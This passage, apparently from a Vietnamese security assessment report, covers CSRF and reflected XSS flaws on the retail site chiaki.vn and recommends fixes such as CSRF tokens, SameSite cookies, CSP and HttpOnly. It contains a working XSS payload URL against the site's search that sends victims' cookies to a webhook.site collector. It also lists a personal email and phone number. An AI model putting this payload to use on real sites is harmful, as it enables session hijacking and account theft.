
  https://chiaki.vn/search?q="><SCRIPT>fetch(%27https://webhook.site/4f7dafff-3a0c-44a5-acc7-22ab130ad69b?%27%2bdocument.cookie)</SCRIPT>.

- Khi victim click vào đường dẫn trên. Cookie sẽ lập tức gửi đến webhook.site của attacker.



Hình 13: Sau khi victim truy cập vào liên kết

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900



Hình 14: Attacker nhận được cookie

Nội dung khai thác chi tiết các trường hợp đã được quay lại, xem clip thực hiện dưới đường dẫn được đính kèm ở phần tham khảo.

V. Đề xuất sửa lỗi

CSRF: CSRF thay đổi được thông tin cá nhân.

- Sử dụng **CSRF Tokens** để máy chủ kiểm tra phiên người dùng cũngnhư request.
- Kiểm tra hai giá trị **Origin** và **Referer** đến từ trang web hợp lý.
- Sử dụng **SameSite Cookie Attribute.**
- Request **Capcha** khi muốn thay đổi thông tin.

XSS: Lỗi XSS reflected ở chức năng tìm kiếm.

- Cần thực hiện kiểm tra và lọc dữ liệu đầu vào được nhập vào chức năng tìm kiếm để loại bỏ mã JavaScript độc hại.
- Website cần triển khai các biện pháp bảo vệ XSS tiêu chuẩn như Content-Security Policy (CSP) và HttpOnly cookies để ngăn chặn các tấn công XSS.

Email: hienhoangngoc20@gmail.com
Phone Number: +84379655900

VI. Kết luận

Lỗ hổng CSRF và XSS tiềm ẩn rủi ro lớn, có thể dẫn đến việc người dùng bị mất quyền truy cập vào tài khoản của họ, mất dữ liệu cá nhân hoặc thông tin nhạy cảm. Hơn nữa, nếu không được khắc phục, chúng có thể tạo điểm yếu cho các kẻ tấn công lợi dụng và gây ra hậu quả nghiêm trọng cho toàn bộ hệ thống.

Tham khảo

- https://owasp.org/www-community/attacks/csrf
- https://owasp.org/www-community/attacks/xss/
- https://cookie-script.com/documentation/samesite-cookie-attribute-explained#:~:text=SameSite%20cookie%20attribute%20is%20used,depending%20on%20attribute%20and%20scenario.
- https://laravel.com/docs/10.x/csrf
- Clip khai thác: https://drive.google.com/drive/folders/1zXoh0Cz6ccN_P5sX1gTWvmAV3z7woe8r?usp=sharing